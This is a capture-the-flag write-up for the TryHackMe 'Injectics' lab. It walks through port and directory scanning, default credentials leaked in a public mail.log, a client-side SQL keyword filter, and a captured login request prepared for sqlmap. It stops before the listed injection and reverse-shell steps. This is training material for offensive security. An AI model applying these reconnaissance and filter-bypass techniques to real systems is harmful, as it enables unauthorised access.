

Injectics (THM) - Medium

ENUMERATION

- Nmap
 - SSH (22)
 - HTTP (80)
- Directory BruteFrocing
- Investigating mail.log
- Investigating login.php

FOOTHOLD

- SqlMap

EXPLOITATION

- SQLi
- Investigating admin dashboard
- Investigating twig
- Getting Reverse Shell

LAB-STATUS: SOLVED✔

ENUMERATION

Nmap


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9a:29:01:e6:13:a1:27:30:55:0e:65:0f:89:4f:ea:fb (RSA)
|   256 3d:bd:5b:f7:b8:a8:b4:e9:98:4e:fb:7b:a0:d9:13:82 (ECDSA)
|_  256 33:d4:30:f9:6f:63:25:fe:80:ed:c9:c8:f4:7b:bf:95 (ED25519)

80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Injectics Leaderboard
|_http-server-header: Apache/2.4.41 (Ubuntu)
```


SSH (22)

HTTP (80)

- Add the injectics.thm into the /etc/hosts file.
- This is what the page looks like



- None of the other pages in the navbar work!
- Page-Source:



- Inside page source we found some valuabale information

Email:
dev@injectics.thm

Name:
John Tim

Info:

Mails are saved in mail.log file
-- (This maybe useful for future)


Directory BruteFrocing

- Command: `gobuster dir -u http://injectis.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

```
/flags      (Status: 301) [Size: 312] [--> http://injectis.thm/flags/]
/css        (Status: 301) [Size: 310] [--> http://injectis.thm/css/]
/js         (Status: 301) [Size: 309] [--> http://injectis.thm/js/]
/javascript (Status: 301) [Size: 317] [--> http://injectis.thm/javascript/]
/vendor     (Status: 301) [Size: 313] [--> http://injectis.thm/vendor/]
```

Investigating mail.log

URL: `injectics.thm/mail.log`



- Code:

From: dev@injectics.thm
To: superadmin@injectics.thm
Subject: Update before holidays

Hey,

Before heading off on holidays, I wanted to update you on the latest changes to the website. I have implemented several enhancements and enabled a special service called Injectics. This service continuously monitors the database to ensure it remains in a stable state.

To add an extra layer of safety, I have configured the service to automatically insert default credentials into the `users` table if it is ever deleted or becomes corrupted. This ensures that we always have a way to access the system and perform necessary maintenance. I have scheduled the service to run every minute.

Here are the default credentials that will be added:

Email	Password
superadmin@injectics.thm	superSecurePasswd101
dev@injectics.thm	devPasswd123

Please let me know if there are any further updates or changes needed.

Best regards,
Dev Team


dev@injectics.thm

- We have found a lot of useful information!!

Creds:


superadmin@injectics.thm : superSecurePasswd101
dev@injectics.thm : devPasswd123

- Let's try logging in!!



A screenshot of a web application's login page. At the top, a red error message box displays "Invalid email or password". Below this, there are two input fields: "Email" containing "dev@injectics.thm" and "Password" containing a masked password "*****". A blue "Submit" button is positioned below the password field, and a grey "Login as Admin" button is below it.

- We can't login as `dev@injectics.thm`
- Admin Login:
 - URL: `http://injectics.thm/adminLogin007.php`




A screenshot of a web application's login page. At the top, a red error message box displays "Invalid email or password.". Below this, there are two input fields: "Email" with the placeholder text "Enter email" and "Password" with the placeholder text "Enter your password". A blue "Submit" button is positioned below the password field.

- Didn't work too!!
- Default creds dont work in the website anymore!

Investigating `login.php`

URL: `http://injectics.thm/login.php`

- Its page-source had a JavaScript file attached
 - URL: `injectics.thm/script.js`



Code:

```
$("#login-form").on("submit", function(e) {
  e.preventDefault();
  var username = $("#email").val();
  var password = $("#pwd").val();

  const invalidKeywords = ['or', 'and', 'union', 'select', '', ''];
  for (let keyword of invalidKeywords) {
    if (username.includes(keyword)) {
      alert('Invalid keywords detected');
      return false;
    }
  }

  $.ajax({
    url: 'functions.php',
    type: 'POST',
    data: {
      username: username,
      password: password,
      function: "login"
    },
    dataType: 'json',
    success: function(data) {
      if (data.status == "success") {
        if (data.auth_type == 0){
          window.location = 'dashboard.php';
        }else{
          window.location = 'dashboard.php';
        }
      } else {
        $("#messagess").html('<div class="alert alert-danger" role="alert">' + data.message + '</div>');
      }
    }
  });
});
```

```
});  
});
```

- This is some kind of filtering.
- It filters out keywords like `or, and, union`
- This is a SQL Injection Filtration.

FOOTHOLD

- Capture the login request in burp

```
POST /functions.php HTTP/1.1  
Host: injectis.thm  
Content-Length: 56  
X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/139.0.0.0 Safari/537.36  
Accept: application/json, text/javascript, */*; q=0.01  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
Origin: http://injectis.thm  
Referer: http://injectis.thm/login.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9  
Cookie: PHPSESSID=j4a2fc3t92lincihse0m603oo4  
Connection: keep-alive  
  
username=raju%40hashs.com&password=passwd&function=login
```

- Save it in a file as `request.txt`

